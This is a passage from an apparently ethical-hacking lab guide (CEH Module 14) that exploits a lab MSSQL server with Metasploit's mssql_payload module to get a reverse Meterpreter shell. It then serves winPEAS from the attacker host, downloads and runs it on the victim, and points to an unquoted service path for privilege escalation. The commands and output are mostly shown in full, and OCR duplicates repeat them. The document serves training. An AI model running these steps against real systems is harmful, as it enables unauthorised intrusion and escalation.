
```
[+] metasploit v6.4.8-dev- ]  
+ --=[ 2418 exploits - 1246 auxiliary - 423 post ]  
+ --=[ 1465 payloads - 47 encoders - 11 nops ]  
+ --=[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
[msf] (Jobs:0 Agents:0) >> use exploit/windows/mssql/mssql_payload  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST  
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set RHOST 10.10.1.30  
RHOST => 10.10.1.30  
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set USERNAME SQL_SVR  
USERNAME => SQL_SVR  
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set PASSWORD batman  
PASSWORD => batman  
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set DATABASE master  
DATABASE => master  
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> [REDACTED]
```

Menu msfconsole - Parrot T...

10. Once all commands are configured, type **exploit** and press **Enter**.



```
[msf] Applications Places System Terminal msfconsole - Parrot Terminal
File Edit View Search Terminal Help

%%%%%
Hacking Firewalls
Press SPACE BAR to continue

attacker's Home

      =[ metasploit v6.4.8-dev-                               ]
+ -- --=[ 2418 exploits - 1246 auxiliary - 423 post      ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com

[msf] (Jobs:0 Agents:0) >> use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set RHOST 10.10.1.30
RHOST => 10.10.1.30
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set USERNAME SQL_srv
USERNAME => SQL_srv
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set PASSWORD batman
PASSWORD => batman
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set DATABASE master
DATABASE => master
[msf] (Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> exploit
```

11. Once the exploitation is complete, we will be getting a Meterpreter session as shown in the screenshot.

```
msfconsole - Parrot Terminal
[*] 10.10.1.30:1433 - Command Stager progress - 71.84% done (73451/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 73.30% done (74950/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 74.77% done (76449/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 76.24% done (77948/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 77.70% done (79447/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 79.17% done (80946/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 80.63% done (82445/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 82.10% done (83944/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 83.57% done (85443/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 85.03% done (86942/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 86.50% done (88441/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 87.96% done (89940/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 89.43% done (91439/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 90.90% done (92938/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 92.36% done (94437/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (176198 bytes) to 10.10.1.30
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400
[CEHv11 Module 14]
[Holding Watchdog]
(Meterpreter 1) (C:\Windows\system32) >
```

12. Type command **shell** and press **Enter**. Execute **whoami** command, to determine the username of the currently logged on user. Here, it is \$sqlexpress which is the SQL service.

```
msfconsole - Parrot Terminal
[*] 10.10.1.30:1433 - Command Stager progress - 86.50% done (88441/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 87.96% done (89940/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 89.43% done (91439/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 90.90% done (92938/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 92.36% done (94437/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 10.10.1.30:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (176198 bytes) to 10.10.1.30
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400
(Meterpreter 1) (C:\Windows\system32) > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress
[CEHv11 Module 14]
C:\Windows\system32>
```


---

## Task 6: Perform Privilege Escalation

WinPEASx64.exe is a tool for Windows privilege escalation, identifying misconfigurations and vulnerabilities for potential exploitation.


The Unquoted Service Path vulnerability in the RunOnce registry key arises when a Windows service path lacks proper quotation marks and contains spaces, enabling attackers to execute arbitrary code with elevated privileges during system startup.

1. To perform further attacks, we need high privileges. For privilege escalation, we will use WinPEAS.exe to enumerate any misconfigurations.
2. We will upload the WinPEAS.exe file and execute it in Windows.
3. Move to C:\ using the command **cd C:\**.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". Inside, a Meterpreter session is active, indicated by the text "(Meterpreter 1)(C:\Windows\system32) > shell". The session shows progress of a stage being sent to the target host (10.10.1.30). Once completed, a new process (4556) is created, and a Windows command prompt is opened. The user runs "whoami" which shows they are a member of the "Administrators" group. They then change directory to C:\ using "cd C:\". The terminal window has a dark background with a network graph overlay. The bottom status bar shows "msfconsole - Parrot T...".

4. Next, move to C:\Users\Public\Downloads using **cd** and execute the command **powershell**.




```
msfconsole - Parrot Terminal
[*] 10.10.1.30:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.30:8908) at 2024-06-24 01:13:49 -0400
[*] 
[*] (Meterpreter 1)(C:\Windows\system32) > shell
[*] Process 4556 created.
[*] Channel 1 created.
[*] Microsoft Windows [Version 10.0.17763.1158]
[*] (c) 2018 Microsoft Corporation. All rights reserved.

[*] 
[*] C:\Windows\system32>whoami
[*] whoami
[*] nt service\mssql$ssqlexpress

[*] 
[*] C:\Windows\system32>cd C:\
[*] cd C:\
[*] 
[*] C:\>cd C:\Users\Public\Downloads
[*] cd C:\Users\Public\Downloads
[*] 
[*] C:\Users\Public\Downloads>powershell
[*] powershell
[*] Windows PowerShell
[*] Copyright (C) Microsoft Corporation. All rights reserved.


[*] 
[*] PS C:\Users\Public\Downloads>
[*] 
```

- Now, we need to host winPEASx64.exe on the attacker machine using Python. Open a new terminal, type **sudo su**, press **Enter**, and use **toor** as password. Execute the command **cd /root/ADtools**.



```
cd /root/ADtools/ - Parrot Terminal
[*] 
[*] [attacker@parrot] -[~]
[*] 
[*] $ sudo su
[*] [sudo] password for attacker:
[*] [root@parrot] -[~/home/attacker]
[*] 
[*] #cd /root/ADtools/
[*] [root@parrot] -[~/ADtools]
[*] 
[*] # 
```


- Type **python3 -m http.server** and press **Enter** to host the **winPEASx64.exe** file.



```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd /root/ADTools/
[root@parrot] -[~/ADTools]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

7. Get back to the shell terminal and type **wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe.**

Do not end the Python sever



```
(Meterpreter 1) (C:\Windows\system32) > shell
Process 4556 created, Network
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress


C:\Windows\system32>cd C:\
cd C:\
Trash

C:\>cd C:\Users\Public\Downloads
cd C:\Users\Public\Downloads

C:\Users\Public\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
PS C:\Users\Public\Downloads>
```

8. Once winpeas.exe is downloaded, execute it with **./winpeas.exe**.




(Metasploit 1) (C:\Windows\system32) > shell  
Process 4556 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.17763.1158]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt service\mssql\$sqlexpress  
  
C:\Windows\system32>cd C:\  
cd C:\  
  
C:\>cd C:\Users\Public\Downloads  
cd C:\Users\Public\Downloads  
  
C:\Users\Public\Downloads>powershell  
powershell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe  
wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe  
PS C:\Users\Public\Downloads> ./winpeas.exe

9. Script execution starts; wait until the execution completes.
10. Once the execution is completed, observe the output. Here, we have a file named **file.exe** in **C:\Program Files\CEH Services** that is unquoted and can be exploited for privilege escalation.



